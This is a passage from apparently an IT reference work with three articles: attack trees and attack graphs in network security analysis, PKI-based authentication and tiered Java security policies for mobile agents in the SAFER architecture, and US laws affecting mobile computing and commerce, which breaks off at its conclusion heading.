"Determining network connectivity" means to find out what hosts (and services) are reachable from other hosts. In order to perform an overall network analysis this specific information is obviously required, because determining feasible attack paths depends on the capability of exactly knowing when an attack to a service is possible from another host, because of the reachability from it. Automatically acquiring such information necessitates deployment of configuration scanners on connectivity nodes of the network (such as routers and firewalls) or remote assessment tools that perform port scanning and active firewall rule checks. It is worth noting that using configuration scanners should be in some ways better than the other option, because their analysis is passive and, hence they do not require generation of network traffic, which in turn might slow down the performance of the network, as well as being potentially misused to cause denial of services.

"Establishing attacker origins and privileges": Establishing the locations from where an intruder can originate an attack is an important issue that should be taken into consideration, because it enables different kinds of analysis results. In fact, an attacker can be located outside the network and, as such, considered to have full privileges on his host. In such a case, all the potential attacker origins can be automatically found by examining the network topology and connectivity. However, an attacker can also be an insider of the network. In the latter case, it can be either a normal user of a host or an administrator, thus having full privilege on a network node. Thus, both possibilities must be taken into account.

"The building of an appropriate model": With the usage of existing vulnerability scanner tools, it is possible to obtain several results indicating the presence of certain vulnerabilities on the nodes of the network. Any potential analyst needs, sooner or later, to filter out false positives, but in the end of the relevant process, he gets few or no clues about how attackers could exploit combinations of vulnerabilities among multiple hosts, in order to realize—or even to advance- an attack on the network. The next step is to assume potential attack origins and to take into account the existing network connectivity, so as to determine possible threats to the network. Consequently, it should be evident that information provided by scanning tools is limited, as they consider vulnerabilities in isolation, and independently of one another. Thus, a wider network vulnerability analysis has to consider how vulnerabilities can be chained by an attacker in order to discover attack paths (i.e., sequences of exploits) leading to specific network targets (i.e., attacker's goals), so as to allow an estimation of the true exploitable vulnerability of critical network resources.

Until now, analysts have used such information to manually build models of network attacks (either attack trees or attack graphs) in order to highlight and understand network weaknesses (Jha, Sheyner, & Wing, 2002a). However, drawing extended attack graphs by hand, without the usage of scalable computational techniques, is tedious, error-prone, and unrealistic, especially for large systems (where the number of the possible combinations of vulnerabilities to consider can be enormous).

"Attack trees" are a variation of fault trees, where the concern is a security breach instead of a system failure. Thus, an attack tree can model all possible attacks against a system, just as a fault tree models all failures. Nevertheless, both cases share much in common, even the possible existing methods for performing analysis.

As in fault trees, there are two kinds of nodes: AND and OR. (An AND node means that an attack succeeds only and only if all its subgoals are true, that is, they all have been achieved. Instead, OR node represents an attack goal that can be achieved in several ways). In function of the kind of the desired analysis, it is possible to enrich attack tree nodes by assigning different types of values to them. Nodes can be characterized by a Boolean value, in order to represent one among the following different meaning of attack: feasible vs. impossible, easy vs. difficult, cheap vs. expensive, and so forth. However, when Boolean values are not enough to describe the attack, numbers can also be used, for example, to represent a money cost to attack/defend, the probability of an attack to succeed/fail, as well as the likelihood of the attack. Therefore, evaluating the attack tree means to propagate the value of nodes up to the root of the tree. Of course, depending on the types of node values (e.g., probabilities, costs) and on its nature (e.g., AND, OR) different calculation must be achieved. In summary, attack trees are the set of states that identify all probable means of using a particular vulnerability to achieve a certain goal. Thus, the whole security of a network can be modeled only by using a set of attack trees (where each one represents a different possibility of attack to each system).

In fact, attack trees do not delineate every possible means of achieving an attack intention, but they usually only exemplify the evolution of a single attack over time. To overcome this restriction, a more general approach is needed to depict in a single representation the overall possibilities of attacks to a network. The typical adopted representation is given via "attack graphs." These are data structures that model all feasible avenues of attacking a network. Building of attack graphs can be only performed automatically, via appropriate techniques aimed at providing clues on how to determine and prioritize countermeasures that would enhance the security of the networks (Jha, Sheyner & Wing, 2002b). In any case, attack graphs are used as concise representations of the set of actions that increase attacker capabilities by depicting ways in which an attacker exploits system vulnerabilities to achieve his goal.

"Analyzing the model": Depending on the different analysis technique that is employed, attack graphs can be either explicitly or implicitly used to respond to questions about possible network exposures, possible attack paths used on the network, the systems the attacker can compromise for his purposes, and so forth, and therefore to enhance expected network performances. In any case, in order to answer a great variety of legitimate questions an administrator can pose, several different post-graph analysis can be performed. Actually, security analysts use attack graphs to find answers for detection, forensics, and defence purposes (Sheyner & Wing, 2004). Attack graphs can be used to determine the positions of appropriate network "sensors" providing best coverage for attack detection and to decide where to deploy new ones in order to obtain full coverage of attacks. Attack graphs can also be used to enhance the forensic analysis performed after an attack has targeted the network. Obviously, when practicable, preventing all the possible attacks is the best option. Therefore, attack graphs are used to reason about what actions the network administrator can take in order to avoid attacks.

"Presentation of the analysis' results": Although it may seems a "minor" issue to provide results to a user, this is quite complex in the case of graphical visualizing of huge attack graphs (or parts of it). Indeed, even if graph drawing has been studied extensively, there are no commonly accepted criteria for really evaluating the final performed effect. However, some suboptimal display algorithms, based on some aesthetic criteria, have been already proposed (Di Battista, Eades, Tamassia, & Tollis, 1999). Anyway, representing a whole huge graph on a computer screen can be impossible because of the high number of lines (representing edges) and blocks (representing nodes) that can make the picture appear as a pretty black screen. A solution to deal with this problem can be provided by aggregation and de-aggregation techniques (Noel & Jajodia, 2004), where subsets of an attack graph are collapsed into single aggregate nodes and de-aggregation is performed on user demand. Another solution consists of depicting graphs as matrixes, where the elements of a matrix represent graph edges between two nodes (respectively identified by the row and column of the matrix). Hence, such representation is graphically more compact, because it allows the representing of more information than typical graphical representation of graphs in the same screen space. The latter approach has the advantage of allowing application of clustering techniques on the matrix, and so it is possible to constitute homogeneous groups; thus, it results that patterns of common connectivity within the attack graph are put in evidence, because they are grouped together, and such groups (attack graph subsets) can be considered as single units while reasoning on the graph.

CONCLUSION

During the past few years, the information and communications market has witnessed the emergence of large (broadband) networks and all other forms of related infrastructures, together with the expansion of numerous enhanced electronic-based applications/facilities. In the context of any expected evolutionary effort (also including promotion of innovation and realization of further investments) of particular importance are the dependability and security features of existing networks. Although they both have multiple characteristics in common, they constitute distinct sectors of significant importance for any attempt to promote further development, expansion, and exploitation of extended infrastructures.

Different formal methods have been used to date to realize proper security and dependability analysis in existing networks. In the context of the present article, we have presented several basic features of possible dependability analysis aiming to deal with the existing state-of-the-art of all relevant activities. To this aim, we have examined, in parallel, perspectives from traditional techniques relying on the specification of constraints (i.e., block-diagrams and fault-trees), together with more sophisticated approaches based on the specification of Markov models.

In addition, we have examined the basic context for performing security analysis, aiming to focus on those "core issues," to avoid or to restrict potential attacks on networks. Thus, we have distinguished several essential steps and we have then discussed in more detail suggested challenges and options.

KEY TERMS

Attack Graphs: These are data structures that model all possible avenues of attacking a network. Two versions have been widely used: (1) The first one is a direct graph where nodes represent network states, and edges represent the application of an exploit that transforms one network state into another, more compromised network state. The ending states of the attack graph represent the network states in which the attacker has achieved his goals. (2) The second one is an attack graph in the form on an exploit dependency graph. This is a direct graph where each node represents a pre- (or, depending on the point of view, a post-) condition of an exploit, and edges represent the consequence of having a true precondition that enables an exploit postcondition.

Attack Trees: They are a variation of fault trees, where the concern is a security breach instead of a system failure. Thus, an attack tree is able to model all possible attacks against a system, just as a fault tree models all failures. In particular, an attack tree represents attacks using a tree structure, where the root node is the attacker goal (or subgoal) and the leaf nodes are atomic attacks that represent all the possible ways an attacker can achieve the goal.

Dependability: It is the trustworthiness of a computing system which allows reliance to be justifiably placed on the services it delivers. It should be noted that the concept of "Reliance" is contextually subjective, because it depends on the particular needs of an organization.

Block Diagram (BD): It is an intuitive graphical structure where there are two types of nodes, that are used to model the operational dependency of a system on its components. (These are block nodes that represent system components, and dummy nodes that represent the connections between components).

Fault-Tree (FT): The typical fault tree is an acyclic graph composed of internal and external nodes, where the former are traditional logic gates (i.e., AND, OR, K-of-N, etc.) and the latter are leaves that represent system components, while edges represent the flow of failure information in terms of Boolean entities (i.e., TRUE and FALSE).

Fault Tolerance: This is the ability of a system or component to continue normal operation despite the presence of (unexpected) hardware or software faults. There are many levels of fault tolerance, the lowest being the ability to continue operation in the event of a power failure. Many fault-tolerant computer systems mirror all operations, that is, every operation is performed on two or more duplicate systems, so if one fails the other can take over.

Petri net (also known as a Place/Transition Net or P/T Net): One of several mathematical representations of discrete distributed systems. As a modeling language, it graphically depicts the structure of a distributed system as a directed bipartite graph with annotations. As such, a Petri net has place nodes, transition nodes, and directed arcs connecting places with transitions.

Mobile Agent Authentication and Authorization

Sheng-Uei Guan
Brunel University, UK

INTRODUCTION

With the increasing usage of the Internet, electronic commerce (e-commerce) has been catching on fast in a lot of business areas. As e-commerce booms, there comes a demand for a better system to manage and carry out transactions. This leads to the development of agent-based e-commerce. In this new approach, agents are employed on behalf of users to carry out various e-commerce activities.

Although the tradeoff of employing mobile agents is still under debate (Milojicic, 1999), using mobile agents in e-commerce attracts much research effort, as it may improve the potential of their applications in e-commerce (Guan & Yang, 1999, 2004). One advantage of using agents is that communication cost can be reduced. Agents traveling and transferring only necessary information saves network bandwidth and reduces the chances of network congestion. Also, users can schedule their agents to travel asynchronously to the destinations and collect information or execute other applications, while they can disconnect from the network (Wong, Paciorek, & Moore, 1999).

Although agent-based technology offers such advantages, the major factor holding people back from employing agents is still the security issues involved. On one hand, hosts cannot trust incoming agents belonging to unknown owners, because malicious agents may launch attacks on the hosts and other agents. On the other hand, agents may also have concerns on the reliability of hosts and will be reluctant to expose their secrets to distrustful hosts.

To build bilateral trust in an e-commerce environment, the authorization and authentication schemes for mobile agents should be designed well. Authentication checks the credentials of an agent before processing an agent's requests. If the agent is found to be suspicious, the host may decide to deny its service requests. Authorization refers to the permissions granted for the agent to access whichever resources it requested.

BACKGROUND

Many intelligent agent-based systems have been designed to support various aspects of e-commerce applications in recent years, for example, Kasbah (Chavez & Maes, 1998), Minnesota AGent Marketplace Architecture (MAGMA) (Tsvetovatyy, Mobasher, Gini, & Wieckowski, 1997), and MAgNet (Dasgupta, Narasimhan, Moser, & Melliar-Smith, 1999). Unfortunately, most current agent-based systems such as Kasbah and MAGMA are serving only stationary agents. Although MAgNet employs mobile agents, it does not consider security issues in its architecture.

D'Agents (Gray, Kotz, Cybenko, & Rus, 1998) is a mobile agent system, which employs the PKI for authentication purposes, and uses the RSA (Rivest, Shamir, & Adleman, 1978) public key cryptography (Rivest et al., 1978) to generate the public-private key pair. After the identity of an agent is determined, the system decides what access rights to assign to the agent and sets up the appropriate execution environment for the agent.

IBM Aglets (Lange & Oshima, 1998; Ono & Tai, 2002) are Java-based mobile agents. Each aglet has a globally unique name and a travel itinerary (wherein various places are defined as context in IBM Aglets). The context owner is responsible for keeping the underlying operating system secure, mainly protecting it from malicious aglets. Therefore, he will authenticate the aglet and restrict the aglet under the context's security policy.

Ajanta is also a Java-based mobile agent system (Karnik & Tripathi, 1999, 2001; Karnik, 2002) employing a challenge-response based authentication protocol.

Each entity in Ajanta registers its public key with Ajanta's name service. A client has to be authenticated by obtaining a ticket from the server. The Ajanta Security Manager grants agents permissions to resources based on an access control list which is created using users' uniform resource names (URNs).

iJADE (intelligent Java Agent Development Environment) (Lee, 2002) provides an intelligent agent-based platform in the e-commerce environment. This system can provide fully automatic, mobile, and reliable user authentication.

Under the public key infrastructure (PKI), each entity may possess a public-private key pair. The public key is known to all, while the private key is only known to the key owner. Information encrypted with the public key can only be decrypted with the corresponding private key. In the same note, information signed by the private key can only be verified with the corresponding public key (Rivest et al., 1978; Simonds, 1996). The default algorithm that generates the key pairs is the digital signature algorithm (DSA) working in the same way as a signature on a contract. The signature is unique so the other party can be sure that you are the only person who can produce it.

Secure agent fabrication, evolution & roaming (SAFER) was proposed as an open architecture (Zhu, Guan, & Yang, 2000) for an evolutionary agent system for e-commerce. Issues such as agent fabrication, evolution, and roaming were elaborated in Guan, Tan, and Hua (2004), Guan and Yang (1999), Guan and Zhu (2002, 2004), Guan, Zhu, and Ko, (2000), Wang, Guan, and Chan (2001), and Zhu and Guan (2001). The next section provides more details on SAFER. This article gives an overview of the authentication and authorization issues on the basis of the SAFER architecture.

Authentication and Authorization


This section presents an overview of the architecture based on secure agent fabrication, evolution & roaming (SAFER) (Zhu et al., 2000) to ensure a proper authentication and authorization of agent. Here, the public key infrastructure (PKI) is used as the underlying cryptographic scheme. Also, agents can authenticate hosts to make sure they are not heading to a wrong place. According to the level of authentication that an incoming agent has passed, the agent will be categorized and associated with a relevant security policy during the authorization phase. The corresponding security policy will be enforced on the agent to restrict its operations at the host. The prototype has been implemented with Java.

Design of Agent Authentication and Authorization

Overview of the SAFER Architecture

The SAFER architecture comprises various communities and each community consists of the following components (see Figure 1): Agent Owner, Agent Factory, Agent Butler, Community Administration Center,

Figure 1. SAFER architecture



and so forth. The Agent Owner is the initiator in the SAFER environment, and requests the Agent Factory to fabricate the agents it requires. The Agent Butler is a representative of the Agent Owner authorized by the owner to coordinate the agents that are dispatched. The Owner can go off-line after dispatching his agents, and thereafter the butler can take over the coordination of the agents. The Agent Factory fabricates all the agents. This is the birthplace of agents and is thus considered a good source to check malicious agents. The Community Administration Center (CAC) is the administrative body, which has a roster that keeps the data of the agents that are in the community. It also collects information, such as addresses of new sites that agents can roam.

Agent Structure and Cryptographic Schemes

In SAFER, mobile agents have a uniform structure. The agent credentials (hard-coded into the agent (Guan, 2001; Guan et al., 2000) are the most important part of the agent body and are immutable. This part includes FactoryID, AgentID, Expiry Date, and so forth. The Agent Factory then signs this immutable part. When the receiving host accepts an agent, it can verify with the Agent Factory's public key whether the agent's credentials have been modified. The mutable part of the agent includes the Host Trace, which stores a list of names of the hosts that the agent has visited so far. Upon checking, if any distrusted host is found, a host may decide not to trust this agent and impose a stricter security policy on it.


In SAFER, the main cryptographic technology used is the PKI. The public keys are stored in a common database located in CAC, where the public has read access, but no access to modify existing records.

Authentication Process

Authenticating Host

Before roaming to the next host, it is the duty of the agent to authenticate the next host to make sure that the host it is visiting is a genuine one. A hand-shaking method is devised to authenticate hosts. The agent sends its request to a host asking for permission to visit. The host will sign on the agent's request message with its private key and send it back to the agent. The agent can then verify the host's identity by extracting the host's

Figure 2. Authentication & authorization procedure



public key from the common database and authenticating the signature. If the authentication is successful, then the agent is communicating with the genuine host and starts to ship itself over to the host.

Authenticating Agent

Authentication of an agent involves two major steps: (1) to verify the agents' credentials, and (2) to verify the mutable part of the agent, checking whether it has been tampered with by anyone during its roaming process. The authentication procedure is shown in Figure 2. Firstly, the agent will be checked against its expiry date. If it has not expired, its host trace will be examined to see if it has visited any distrusted host. If the agent passes these two tests, the final test is to check the trustworthiness of the factory that has manufactured it.

Authorization Process

After the host accepts an agent, it has to determine what resources the agent is allowed to access based on the level of authentication that the agent has passed. Four levels of authorization have been designed, with Level 1 being the strictest and Level 4 the most lenient. Level 1 authority is given to agents that the host does not have much trust in. An agent that passes all levels of authentication and is deemed to be trustworthy may be awarded Level 4 authority. Table 1 shows the four policies and the restrictions imposed on each policy. The permissions can be customized to meet the requirements of different hosts. Here, AWT stands for Abstract Window Toolkit (AWT) which equips the prototype with a graphical user interface (GUI) to interact with the users.

Implementation

Implementation of agent authentication and authorization was done using the Java programming language. The Java Security API and the Java Cryptography Extension were widely used in the implementation. The Graphical User Interface was designed using the Java Swing components.

Discussions

The focus of this article is on the security issues in the context of e-commerce applications. Here, comparison to related work and discussion about the advantages and limitations of the proposed system will be presented in the following subsections.

Table 1. Definition of various security policies

Level of leniency	Policy name	Permissions
Level 4 (Most lenient)	Polfile.policy	FilePermission (Read, write)
		AWT Permission
		Socket Permission (Accept, Listen, Connect)
		Runtime Permission(create/set SecurityManager, queuePrintJob)
Level 3	Pol1.policy	FilePermission (Read, write)
		AWT Permission
		Socket Permission (Accept, Listen, Connect)
		Runtime Permission (create SecurityManager, queuePrintJob)
Level 2	Pol2.policy	FilePermission (Read only)
		AWT Permission
		Socket Permission (Accept, Connect)
		Runtime Permission (create SecurityManager)
Level 1 (Most Strict)	Pol3.policy	FilePermission (Read only)
		No AWT Permission
		No Socket Permission
		No Runtime Permission

This approach has some features that are similar to the related systems discussed in section 2. For example, the authentication mechanism is based on PKI. The authorization mechanism is implemented using the Java security manager and some user-defined security policies. The major features of the proposed approach lie in the method of authorization. Some agent systems authorize agents based on a role-based access control list and some are based on the identity of the agent. The SAFER system is different in that it allocates a different security policy based on the identity of an agent and the level of authentication it has passed.

Advantages of the Proposed Infrastructure

Storage of Keys

Unlike some systems which store keys inside agents (Baldi, Ofek, & Yung, 2003), one of the principal advantages of the prototype implemented is that there is no sending of keys over the network. This enhances the security of the system because it is impossible that keys can get intercepted and replaced. However, this feature would no longer be an advantage if electronic payment function (Guan & Hua, 2003; Guan et al., 2004) is to be embedded in agents as agents without a private key are not able to sign on any payment.

The database storage of the public keys also allows an efficient method of key retrieval. This facilitates the verification of all previous signatures in the agent by the current host. For example, the owner may want to verify the signatures of all the previous hosts that the agent has visited. Instead of having all these hosts to append their public keys to the agent (which may be compromised later), the owner can simply retrieve the keys from the database according to the hosts' ID.

Examining the Agent's Host Trace

Every host is required to sign on the agent's host trace before it is dispatched to the next destination. The IDs of the hosts visited are compared with the distrusted host list that each host would keep. If a distrusted host is found, the host will then take special precautions against these agents by imposing a stricter security policy on its operations.

Automation of the Authentication and Authorization Process

The beauty of this system is that it can be automated or run manually when the need arises. In the automatic configuration, when an agent is sent over, the host will do the authentication and assign an appropriate security policy to the agent. If the execution is successful, the host signs the agent and adds its identity on the host trace, before sending it out to the next host. In the manual configuration, all the authentication and authorization procedures need prompting from the host owner. The advantage is that the host has more control on what methods to authenticate and what authorization level and policy to enforce on the agent.

Limitations of the Proposed Infrastructure

Predetermined Security Policies

In the current design, the agent is assigned to the security policy based on the authentication process. Having predetermined security policies may be stifling to the operations of an agent. It would be useless if the agent is denied read access but instead granted other permissions that it does not need. The limitation here is an implementation choice because the mechanism to customize the permission for each agent has not been developed. Having predetermined security policies are easier to implement for large-scale systems.

Difficulty in Identifying a Malicious Host

The current implementation does not have a way of identifying the host that has attacked the agent. The agent owner can only detect that certain information has been tampered with, but he does not know which host exactly.

FUTURE TRENDS

The implementation of the prototype provided a basic infrastructure to authenticate and authorize agents. The proposed approach and implementation will be improved in two aspects. Firstly, to make the system more flexible in enforcing restrictions on agents, a possible improvement is to let the agent specify the security policy that it requires for its operation at the particular host. It is desirable to have a personalized system with the agent stating what it needs and the host deciding whether to grant the permission or not. Secondly, the protection of agents against other agents can be another important issue. The authentication and authorization aspects between communicating agents are similar to that of host-to-agent and agent-to-host processes. Mechanisms for this type of protection are being designed.

CONCLUSION

The advantages of employing mobile agents can only be manifested if there is a secure and robust system in place.

In this article, the design and implementation of agent authentication and authorization were elaborated. By combining the features of the Java security environment and the Java Cryptographic Extensions, a secure and robust infrastructure was built. PKI is the main technology used in the authentication module. To verify the integrity of the agent, digital signature has been used. The receiving party would use the public keys of the relevant parties to verify that all the information on the agent is intact. In the authorization module, the agent is checked regarding its trustworthiness and a suitable user-defined security policy will be recommended based on the level of authentication the agent has passed. The agent will be run under the security manager and the prescribed security policy.

KEY TERMS

Agents: A piece of software, which acts to accomplish tasks on behalf of its user.

Authentication: The process of ensuring that an individual is who he or she claims to be.

Authorization: The process of giving access rights to an individual or entity.

Cryptography: The act of protecting data by encoding it, so that it can only be decoded by individuals who possess the key.

Digital Signature: An extra data appended to the message in order to authenticate the identity of the sender, and to ensure that the original content of the message or document that has been sent is unchanged.

Java: A high-level programming language similar to C++ developed by SUN Microsystems.

Private Key: That key (of a user's public-private key pair) known only to the user.

Public Key: The publicly distributed key that if combined with a private key (derived mathematically from the public key), can be used to effectively encrypt messages and digital signatures.

Mobile Computing and Commerce Legal Implications

Gundars Kaupins
Boise State University, USA

INTRODUCTION

This article summarizes the present and potential legal constraints of **mobile computing and commerce** and provides company policy suggestions associated with wireless data collection, dissemination, and storage. The legal constraints focus on major American **laws** that directly and indirectly involve mobile computing and commerce.

Mobile computing is the ability to use **wireless devices** such as laptops and handheld computers in remote locations to communicate through the Internet or a private network. The technology involves a computer linked to centrally located information or application software through battery powered, portable, and wireless devices (Webopedia.com, 2007b).

Mobile commerce uses computer networks to interface with wireless devices such as laptops, handheld computers, or **cell phones** to help buy goods and services. It is also known as mobile e-commerce, m-commerce, or mcommerce (Webopedia.com, 2007b). Radio frequency identification (RFID) technologies are often a part of mobile commerce. The technologies use radio waves to provide services such as identifying product packaging, paying tolls, purchasing at vending machines, and covertly **monitoring** employee locations (Grami & Schell, 2007).

This article is significant because mobile computing and commerce are expanding at a terrific pace. Laws have been slow to catch up with the new technologies. However, some existing laws on mobile computing and commerce already have a large impact on how communication is disseminated, security and privacy are maintained, and companies develop mobile policies. This article helps corporate managers reduce potential litigation because these mobile laws are described and their implications on company policies disseminated.

BACKGROUND

Companies incorporating mobile computing and commerce must balance the freedom of communication with legal constraints associated with **privacy,** fairness, **copyrights,** and **discrimination**. Technological and legal changes in the last 40 years have lead to a plethora of wireless devices and laws.

Wireless Device History

First generation (1G) systems that began in the early 1980s provided analog voice-only communications while second generation (2G) systems introduced in the early 1990s provided digital voice and low speed data services. Third generation (3G) systems introduced in the early 2000s focused on packet data rather than just voice (Grami & Schell, 2007).

Greater standardization has contributed to greater wireless computing and communication especially in Japan and Europe. The United States is catching up (Ackerman, Kempf, & Miki, 2003).

An example of greater standardization is Wi-Fi, an underlying technology for laptops associated with local area networks (LANs) based on the Institute of Electrical and Electronics Engineers (IEEE) 802.11 specifications. It was developed to be used for wireless devices, such as laptops for LANs, but it is now increasingly used for more services, including the Internet, television, DVD players, and digital cameras (Webopedia.com, 2007a).

With faster data transmission speeds and battery power boosts, employees are making wireless devices natural extensions of themselves with increased use of LANs, more location-based services, and wireless gadgets (Hirsh, 2002). Accordingly, working wirelessly allows employees to work almost anytime and anywhere. Information becomes more readily available in which employees can see and talk to each other, send data and pictures, use the Internet, and conduct business with customers. Wireless devices such as cell phones allow the technology to be tailored to employees' needs. Companies can monitor employee electronic communications and check employee locations; in other words, do location monitoring (Philmiee, 2004).

Mobile Law History

The emergence of wireless devices has resulted in technical disputes and complex legal questions that have a direct impact on the growth of mobile communications. The highly specialized field of cyberlaw is developing to provide a balance between mobile freedom and legal constraints (Cyberlaws.net, 2007).

American laws limiting employer and employee communications have grown over the last 40 years. The Telecommunications Act of 1996, Civil Rights Act of 1964, U. S. Patriot Act, Occupational Safety and Health Act, Americans with Disabilities Act, Digital Millennium Copyright Act, Electronic Communications Privacy Act, and various federal and state criminal and civil laws constrain employer behavior associated with mobile computing and commerce. Court systems further interpret the laws as privacy, discrimination, copyright, and other lawsuits multiply.

European Union directives regulating wireless device use got off to a late start. However, the Directive on Privacy and Electronic Communications from 2002 established legal standards for privacy protection in personal data processing for all electronic communication devices. Japan's Ministry of Posts and Telecommunications issued "Guidelines on the Protection of Personal Data in Telecommunications in Business" that established a clear standard requiring consent for the use of personal information (Ackerman, Kempf, & Miki, 2003).

Various authors agree that increased legal constraints on mobile computing and commerce will occur. Left unconstrained, major potential abuses of mobile computing and commerce include:

1. Copyright violations (Benedict.com, 2007).
2. Discriminatory practices involving hiring, firing, promotions, and selection to training programs based on age, race, gender, color, national origin, religion, pregnancy, and other protected categories (Kaupins & Minch, 2006).
3. Privacy violations associated with location monitoring, e-mail monitoring, Internet use monitoring, and sharing confidential customer data (Kaupins & Minch, 2006).
4. Subscription fraud (also known as identity theft) similar to what credit card issuers experience when someone pretends to be another subscriber (Grami & Schell, 2007).
5. Device theft that leads to unauthorized charges incurred by the thief on the customers account (Grami & Schell, 2007).
6. Safety violations stemming from hand held cell phone use while driving (Insurance Institute for Highway Safety, 2007).

MOBLINE COMPUTING AND COMMERCE LAWS

This section focuses on major American laws directly and indirectly involving mobile computing and commerce. Court cases are mentioned only if they have a major impact on the laws. Application of these laws to corporate mobile computing and commerce policies follows.

- Occupational Safety and Health Act (OSHA). Employees often work at home with mobile computing by telecommuting. Though OSHA does not apply to an employee's house or furnishings, employers who must keep work-related injury records must include those that occur in the home or other work-related places. Work-related accidents outside of the business have been shown to be related to Workers' Compensation laws (Swink, 2001).
- Americans with Disabilities Act (ADA). Though ADA does not mention mobile computing and commerce, some courts have suggested that mobile telecommuting is a reasonable accommodation for disabled employees (Swink, 2001). Furthermore, ADA protects individuals who have cancer, autoimmune deficiency syndrome (AIDS), various mental illnesses, alcohol and drug problems (under treatment only), and loss of major life functions such as hearing and seeing. If an employer finds out through monitoring an employee's mobile communications that an employee has one or more of these conditions, the

employer might illegally use that information to affect the employee's employment status (hiring, firing, compensation, training, discipline, etc.) (Hartman, 1998).

- Discrimination Laws. Discrimination laws do not directly address mobile communications. However, there could be many potential employer abuses associated with discrimination based on gender, race, national origin, color, religion (Civil Rights Act of 1964), age (Age Discrimination in Employment Act), and pregnancy (Pregnancy Discrimination Act). As with the ADA, information obtained by employers about protected characteristics of employees could illegally be used against employees.
- National Labor Relations Act (NLRA). The act sets limits on company monitoring of union activities of union and potential union members. According to the National Labor Relations Board, an employer who intentionally monitors union activities and union meetings could be in violation of the NLRA. Monitoring could be done through surveillance of cell phones, mobile e-mails, and locations of employees (Kaupins & Minch, 2006).
- Computer Fraud and Abuse Act (CFAA). The CFAA makes punishable whoever intentionally accesses a computer without authorization or exceeds authorized access and thereby obtains information from any protected computer if the conduct involves interstate or foreign communication. Mobile communication is involved because of the greater potential access to mobile hotspots (Hale, 2005).
- Telecommunications Act of 1996. This act requires the customers to contact mobile telecommunication carriers to prevent their personal information from being sent to third parties. The Wireless Communication and Public Safety Act of 1999 amended the Telecommunications Act to include "location" that mobile telecommunication carriers must protect (Smith, 2006).
- Unfair and Deceptive Act. The Federal Trade Commission enforces an act that applies to third party service providers such as mobile telecommunication carriers. Business must fairly protect sensitive customer information. Customers should be notified of the ways personal information should be used. They should be able to make choices about their personal information use. Customers must be able to review personal information accuracy. Data must be protected against unauthorized access (Smith, 2006).
- USA Patriot Act. This act makes it easier for the federal government to gain access to company-held records of mobile e-mail communications, mobile Internet surfing, and location monitoring. The government must merely show that any information requests are related to terrorism (American Civil Liberties Union, 2004).
- Electronic Communications Privacy Act. This act protects employees, third parties who have no legitimate access to employee data, and Internet service providers from government surveillance of mobile communications without a court order. However, there is little protection for employees when they use the employer's wireless or other communication equipment (Kaupins & Minch, 2006).
- US Economic Espionage Act of 1966. This act enables the federal government to prosecute individuals who convert trade secrets for their own or others' benefit with the knowledge or intention to cause injury to the trade secret owner (Chan, 2003). Confidential business information is treated as a property right, and location-based evidence of a company employee meeting with a competitor without authorization might be used as evidence of a crime (Standler, 1997). If the mobile worker receives confidential information such as client lists and research and development materials, many state laws associated with intellectual property, patent ownership, and trade secrets apply (Zabrosky, 2000).
- Digital Millennium Copyright Act. This act prohibits the sale and distribution of devices that would enable unauthorized access or copying of a work. Mobile computing and commerce technologies are especially relevant with this act because of the plethora of devices (cell phones, computers) that could potentially copy copyrighted materials (Benedict.com, 2007).
- Other Laws. A host of other federal and state laws could potentially apply to mobile computing and commerce activities. They cover crimes such as slander, libel, buying and selling of illegal substances, bomb threats, child pornography, and solicitation of minors.

- The state laws most directly related to mobile computing involve cell phone restrictions. The laws are meant to improve safety on highways because cell phone users are often too distracted. Four states (i.e., California, Connecticut, New Jersey, and New York) have enacted statewide laws banning hand held cell phones while driving personal motor vehicles. Six states (i.e., Illinois, Massachusetts, Michigan, New Mexico, Ohio, and Pennsylvania) allow localities to ban cell phone use in personal motor vehicles. Many other states have restrictions on cell phone use by young drivers and on school busses (Insurance Institute for Highway Safety, 2007).
- Legal Implications on Corporate Policies. To protect companies from the legal liabilities of mobile computing and commerce, clear data management policies have to be developed. Many of the laws just listed were inspired by the Organization for Economic Cooperation and Development (1980) Guidelines. These guidelines also helped inspire European Union, Canadian, Australian, and other country-wide laws to include principles for privacy associated with personal data collection. The guidelines below discuss data monitoring and are modified to relate to mobile computing and commerce.
    1. *Collection Limitation Principle*: Mobile computing and commerce data should be collected by lawful and fair means with the knowledge of the individual. Lawful data are typically business-related and should avoid personal information that could lead to discrimination.
    2. *Data Quality Principle:* Relevant mobile computing and commerce data should be accurate, complete, and up-to-date.
    3. *Purpose Specification Principle:* The purposes of mobile computing and commerce data collection should be specified.
    4. *Use Limitation Principle:* Mobile computing and commerce data should be disseminated to third parties only based on an individual's consent and for legal purposes.
    5. *Security Safeguards Principle:* Mobile computing and commerce data should be protected from loss, misuse, or modification. Faxes, mobile computers, mobile phones, and other equipment for use by the employee can get damaged or stolen. Companies should check with their insurers to find who is responsible for the mobile telecommunications equipment. Along with passwords, biometric control technologies that use the employee's eye characteristics or fingerprints can help reduce problems (Grami & Schell, 2007).
    6. *Openness Principle:* There should be general openness in the collection and use of mobile computing and commerce data. This means that companies should not secretly obtain information about employees and then secretly use that information.
    7. *Individual Participation Principle:* Individuals should have a right to know how personal mobile computing and commerce data are collected and by what means.
    8. *Accountability Principle:* Data collectors of mobile computing and commerce information should be accountable for their data sets.

FUTURE TRENDS

There probably will be many changes in the legislation and court cases associated with mobile commerce and computing in the coming years. The following changes have been anticipated by various authors.

There are currently no location monitoring laws in the United States even though location monitoring through RFID and global positioning system technologies is popular today (Kaupins & Minch, 2006). Given that the European Union has issued a directive limiting the location monitoring of employees, Kaupins and Minch (2006) believe that the United States may eventually pass a location monitoring bill that models somewhat after the Organization for Economic Cooperation and Development (1980) Guidelines.

Budden (2002) suggests that additional legislation concerning the use of hand held cell phones will increase. Driving a vehicle while under the distraction of a cell phone can lead to potential accidents.

Cheaper devices and more mobile access options will make the mobile revolution more accessible to small businesses. Previously, early adopters and high level executives had mobile e-mail devices such as Blackberry. Now e-mail capable smart phones are available at cheaper rates (Haskin, 2006). As more small businesses have these devices, the odds of litigation increases due to the sheer numbers of companies. Small businesses will need to be more aware of legislation and litigation especially with regard to privacy, security, discrimination, copyrights, and fairness.

4G technologies may further contribute to greater use of mobile computing and commerce. These technologies will likely provide broadband multimedia services around 2010. They will focus on seamlessly integrating all wireless networks and devices. Users will use any system, anytime and anywhere. 4G may also be associated with larger screens, more processing power, higher-speed data transmission, higher security, greater bandwidth, and lower health hazards (Grami and Schell, 2007).

States such as California have introduced laws that prohibit drivers from communicating on hand-held cell phones in their private motor vehicles. Many more states and localities are expected to increase restrictions (Insurance Institute for Highway Safety, 2007).

CONCLUSION

